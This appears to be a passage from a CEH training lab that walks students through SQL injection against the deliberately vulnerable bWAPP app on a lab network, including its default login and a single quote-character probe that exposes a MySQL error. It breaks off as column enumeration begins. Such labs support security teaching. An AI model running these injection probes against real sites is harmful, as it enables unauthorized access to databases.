CEH v12 Lesson 8 : Compromising SQL Injection Attacks

Learning Outcomes

In this module, you will complete the following exercises:

- Exercise 1 — Conduct SQL Injection Attacks
- Exercise 2 — Prevent SQL Injection Attacks

After completing this module, you will be able to:

- Launch a SQL Injection Attack
- Enumerate the Number of Columns in A Database
- Perform a UNION SQL Injection Attack
- Launch a SQL Injection — Blind — Boolean Attack
- Bypass Website Logins Using SQL Injection
- Use WebCruiser to Detect SQL Injection

After completing this module, you will have further knowledge of:

- Methods to Prevent SQL Injection

Lab Duration

It will take approximately **1hr 30 minutes** to complete this lab.

Exercise 1 — Conduct SQL Injection Attacks

SQL Injection (SQLi) is an attack that allows an attacker to execute malicious SQL statements in a text box. Web applications are built with authentication and authorization. However, the attacker can use SQL statements to bypass application security controls and measures if not programmed properly. SQL injection attacks can allow the attacker to add, remove, modify, or manipulate data in a database in any way they would like. If the SQL injection attack is successful, the contents of an entire database are at the attacker's mercy.

In this exercise, you will learn to conduct SQL injection attacks.

Learning Outcomes

After completing this exercise, you will be able to:

- Launch a SQL Injection Attack
- Enumerate the number of columns in the database
- Perform a UNION SQL Injection Attack
- Perform a SQL Injection — Blind — Boolean Attack
- Bypass Website Logins Using SQL Injection

Task 1 — Launch a SQL Injection Attack

An SQL Injection vulnerability is one of the most dangerous vulnerabilities in a web application. If you don't code a web application properly when building it, you are likely to face issues such as:

- Attackers bypassing logins
- Retrieval of sensitive information
- Modification and deletion of data

All of these can be caused by SQL Injection attacks.


You will be accessing a deliberately insecure web application (bWAPP) to conduct the SQL Injection Attacks. bWAPP's vulnerabilities include all the OWASP Top 10 project risks for you to hack and learn.

In this task, you will learn to launch a SQL injection attack. To do this, perform the following steps:

Step 1

Make sure all required devices are powered on and connect to **PLABWIN10**

Open **Microsoft Edge** by clicking on the icon on the taskbar.



Step 2


The **Microsoft Edge** window with the **MSN** homepage is displayed.

In the address bar, type the following URL:

***Note**: bWAPP is case-sensitive. Make sure you accurately enter the URL below.*

```
http://192.168.0.10/bWAPP
```

Press **Enter**.



Step 3

Enter the following credentials:

Login:

```
bee
```

Password:

bug

Keep the **Set security** level drop down as **low**.

Click **Login**.


Step 4

The **bWAPP Portal** web page is displayed.

If a notification bar appears asking to save your password, click **Never.**

Step 5


On the **bWAPP Portal** page, select **SQL Injection (Get/Search)** and select **Hack**.



Step 6


The **SQL Injection (GET/Search)** is displayed.

Without entering any data in the **Search for a movie** textbox, select the **Search** button.



Step 7

Your results are displayed. This means that there is a database in the backend that contains the movie list.




Step 8

To check if the web application is vulnerable to SQL injection attack, type the following into the search box.

```
m'
```


Press **Search**.



Step 9

Notice the error. This confirms that the SQL Injection attack is possible.

***Note**: The error message also gives away too much information. In this case, identifying the type of database the web application uses (MySQL) lets potential hackers know to use only MySQL exploits. You need to make a hacker work harder for that type of information. Don't give it away.*



Keep the **bWAPP** window open and continue to the next task.

Task 2 — Enumerate the number of columns in the backend database.

There are many specific SQL injection attacks. In this task, you enumerate the database to see how many columns are in the database. This gives us information for other types of SQL injection attacks.

To identify the number of columns in the database, perform the following steps:

